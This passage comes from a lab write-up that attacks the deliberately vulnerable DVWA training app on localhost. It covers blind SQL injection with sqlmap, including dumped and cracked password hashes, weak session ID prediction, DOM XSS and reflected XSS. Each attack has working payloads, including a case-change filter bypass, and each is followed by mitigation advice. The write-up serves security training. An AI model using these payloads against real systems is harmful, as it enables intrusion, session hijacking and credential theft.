Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2331=2331&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1950 FROM (SELECT(SLEEP(5)))MLqY)&Submit=Submit

9. Output

user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
admin	202cb962ac59075b964b07152d234b70 (123)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
pablo	0d107d0ff5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

[16:43:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [V/n/q] Y
[16:43:16] [INFO] using hash method 'md5_generic_passwd'
[16:43:16] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:43:16] [INFO] resuming password '123' for hash '202cb962ac59075b964b07152d234b70'
[16:43:16] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:43:16] [INFO] resuming password 'letmein' for hash '0d107d0ff5bbe40cade3de5c71e9e9b7'
[16:43:16] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dwy
Table: users
[5 entries]

[16:43:16] [INFO] table 'dwya.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dwya/users.csv'
[16:43:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 16:43:16 /2025-04-15/

8.4 High

8.5 Mitigation

✓ 1. Use Prepared Statements (Parameterized Queries)

php

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");  

$stmt->execute([$_GET['id']]);
```

✓ 2. Validate User Input

- Enforce numeric-only validation for id parameters

✓ 3. Disable Error Messages and Delay Feedback

- Avoid behavioral responses that help infer data

✓ 4. Use Web Application Firewalls

- Detect and block patterns of blind SQLi behavior

✓ 5. Least Privilege Principle

- Limit database user permissions to prevent data leakage

9. Weak Session IDs-Attack

9.1 Intro

During testing of DVWA's **Weak Session IDs** module, I observed that the application uses **predictable or insufficiently random session identifiers** to track authenticated users. This allows an attacker like me to potentially **guess or brute-force valid session IDs**, impersonating users without needing credentials.

Weak session ID generation is a serious issue that undermines the core principle of session management and confidentiality.

9.2 Low

Step 1: Analyzing Session ID Pattern

I logged in and observed the cookie header:

```
dvwaSession=2; security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=low
```


```
dvwaSession=3; security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=low
```

```
dvwaSession=4; security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=low
```

Observation: Session IDs are short, hex-based, and in some cases predictable (especially on Low security).

Step 2: Testing Predictability (Low Level)

1. Intercept_Req



2. Intercept_Req2

```

POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
Cookie: _sfv=144174418830; security_level=0; PHPSESSID=6d1c4aaed157f11218889a8e4dd010a7; security_low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: -1
Priority: 0

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

9.3 Med

1. Capture_Sessionid.

```

POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
Cookie: _sfv=144174418830; security_level=0; PHPSESSID=6d1c4aaed157f11218889a8e4dd010a7; security_medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: -1
Priority: 0

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2. Conver_into_Timestamp.

The current Unix epoch time is **1744718923**

Convert epoch to human-readable date and vice versa

1744718830 Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Tuesday, April 15, 2025 12:07:10 PM
Your time zone : Tuesday, April 15, 2025 5:37:10 PM **GMT+05:30**
Relative : A minute ago

Yr Mon Day Hr Min Sec
2025 - 4 - 15 12 : 8 : 11 PM ▾ GMT Human date toTimestamp

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Capture_2_Sessionid

Burp Suite Professional v1.7.34 - Temporary Project - fiction

Target Spider Scanner Intruder Repeater Sequencer Decoder Composer Extender Project options User options Alerts

Intercept HTTP History WebSocket history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
HTTP /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://127.0.0.1
Referer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
Cookie: dwaveSession=1744718923; security_level=0; PHPSESSID=4d3c4easd157f11211889a8e4dd10a;
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

4. Convert_Timestamp.

The current Unix epoch time is **1744718990**

Convert epoch to human-readable date and vice versa

1744718883 **Timestamp to Human date** [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Tuesday, April 15, 2025 12:08:03 PM
Your time zone : Tuesday, April 15, 2025 5:38:03 PM GMT+05:30
Relative : 2 minutes ago

Yr Mon Day Hr Min Sec
2025 - 4 - 15 12 : 8 : 11 PM ▾ GMT ▾ **Human date to Timestamp**

Pages

- Home
- Preferences
- Toggle theme

Tools

- Epoch converter
- Batch converter
- Time zone converter
- Timestamp list
- LDAP converter
- WebKit/Chrome timestamp
- Unix hex timestamp
- Cocoa Core Data timestamp
- Mac HFS+ timestamp
- SAS timestamp
- Seconds/days since year 0
- Bin/Oct/Hex converter
- Countdown in seconds
- Feed reader

9.4 High

1. Copy_Session_hash

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

Vulnerability: Weak Session IDs

This page will set a new cookie called dwvSession each time the button is clicked.

Generate

Name	Value	Domain	Path	Expires/Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvSession	5	127.0.0.1	/DVWA/vulnerabilities/weak_id	Session	12	false	false	None	Tue, 15 Apr 2025 11:53:53 GMT
dwvSession	e4d43b7fbcc2345d7772b0674a31b5	127.0.0.1	/DVWA/vulnerabilities/weak_id	Tue, 15 Apr 2025 12:53:29 GMT	43	false	false	None	Tue, 15 Apr 2025 11:53:29 GMT
id	1	127.0.0.1	/DVWA/vulnerabilities/weak_id	Session	3	false	false	None	Tue, 15 Apr 2025 11:53:01 GMT
PERSISTID	63c1c0ed157f6288838e45dd3ca7	127.0.0.1	/	Wed, 16 Apr 2025 11:52:06 GMT	41	false	false	None	Tue, 15 Apr 2025 11:53:29 GMT
security_level	0	127.0.0.1	/	Tue, 07 Apr 2026 10:37:44 GMT	15	false	false	None	Tue, 15 Apr 2025 11:53:55 GMT
security_level	High	127.0.0.1	/	Session	12	false	false	None	Tue, 15 Apr 2025 11:53:29 GMT

dwvSession=e4d43b7fbcc2345d7772b0674a31b5

Created:Tue, 15 Apr 2025 11:53:29 GMT

Domain:127.0.0.1"

Expires/Max-Age:Tue, 15 Apr 2025 12:53:29 GMT

HttpOnly:false

SameSite:"None"

Last Accessed:Tue, 15 Apr 2025 11:53:29 GMT"

Path:/DVWA/vulnerabilities/weak_id"

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


2. Decrypt_MD5_Hash

The screenshot shows a Kali Linux VM interface with a browser window open to [dcode.fr/md5-hash](https://www.dcode.fr/md5-hash). The main content is the MD5 Decoder tool. In the 'MD5 HASH' input field, the value 'E4DA3B7F1BCE23450772B00674A318D5' is entered. Below the input fields are sections for 'OPTIONS' (with 'SALT PREFIXED MD5(SALT-WORD)' selected) and 'MD5 ENCODER' (with 'FROM A CHARACTER STRING' selected). The background of the browser window features a banner for 'DECLARATION OF CONSTITUTION DAY'.

3. Copy_Another_Session_Hash.

The screenshot shows a Kali Linux VM interface with a browser window on the DVWA 'Vulnerability: Weak Session IDs' page. The sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area displays a table of session storage. A specific row for a cookie named 'dvwaSession' is highlighted, showing its details: Name is 'dvwaSession', Value is '167909/c1a88afaf5e6087ebfb26', Domain is '127.0.0.1', Path is '/vulnerabilities/weak_id', Expires / Max Age is 'Thu, 15 Apr 2025 12:59:29 GMT', Size is '43', HttpOnly is 'false', Secure is 'false', SameSite is 'None', and Last Accessed is 'Tue, 15 Apr 2025 11:59:29 GMT'. The right side of the table provides a detailed view of this cookie entry.

4. Decrypt_MD5_Hash



9.5 Mitigation

1. Use Strong, Random Session IDs

- Use secure random functions (e.g., openssl_random_pseudo_bytes, UUIDv4)

2. Regenerate Session ID on Login

- Prevent session fixation attacks by rotating IDs after login:

php

```
session_regenerate_id(true);
```

3. Invalidate Old Sessions

- Set expiration, use session timeout, and invalidate on logout

4. Use Secure Cookie Flags

- Set HttpOnly, Secure, and SameSite flags on cookies

5. Do Not Accept External Session IDs

- Do not honor attacker-controlled PHPSESSID in URL or headers

10. XSS DOM-Attack


10.1 Intro

While testing the **DOM-based Cross-Site Scripting (XSS)** vulnerability in DVWA, I identified a flaw where the JavaScript code on the **client-side** directly reflects or evaluates user-controlled input from the URL **without sanitization**. This allowed me to execute arbitrary JavaScript in the victim's browser by manipulating the DOM environment — without sending the payload to the server.

10.2 Low

Dom_XSS_Scrpt.


Payload= <script>alert('DOM XSS')</script>



10.3 Med

Dom_XSS_Scrpt.


Payload= http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English</select><body>onload=alert('XSS')>



10.4 High

Dom_XSS_Scrpt.

Payload= #<script>alert('DOMXSS')</script>



10.5 Mitigation

- ✓ 1. Avoid innerHTML, use textContent

Js

```
document.getElementById("lang").textContent = language;
```

2. Sanitize Input

Use client-side libraries like **DOMPurify** to sanitize dynamic input before injecting:

js

```
var clean = DOMPurify.sanitize(userInput);
```

3. Don't Trust document.URL, location.hash

Use safe, validated routing parameters for dynamic content.

4. Use Content Security Policy (CSP)

CSP headers help block inline scripts:

http

```
Content-Security-Policy: default-src 'self';
```

11. XSS Reflected-Attack


11.1 Intro

During testing of the **Reflected XSS (Cross-Site Scripting)** vulnerability in DVWA, I discovered that the application **reflects user input back into the HTML response** without proper sanitization. This allows an attacker like me to inject and execute arbitrary JavaScript in the victim's browser through a specially crafted link.

Reflected XSS is typically exploited by **tricking a user** into clicking a malicious link, often via email or a social engineering message.

11.2 Low


Payload= <script>alert('XSSReflected')</script>



11.3 Med


Payload= <scriPt>alert('XSSReflected')</script>

"**Capitalize one letter to bypass the filter.**"



11.4 High

Payload= <body onload=alert('XSS')>



11.5 Mitigation

✓ 1. Encode Output Properly

Use **context-aware escaping** (HTML, JavaScript, URL). For HTML:

php

```
echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
```

2. Use Security Libraries

- Use frameworks that automatically escape output (e.g., Django, React, Laravel)
- Use libraries like **OWASP Java Encoder**

3. Validate & Sanitize Input

- Reject input with <, >, " unless explicitly needed
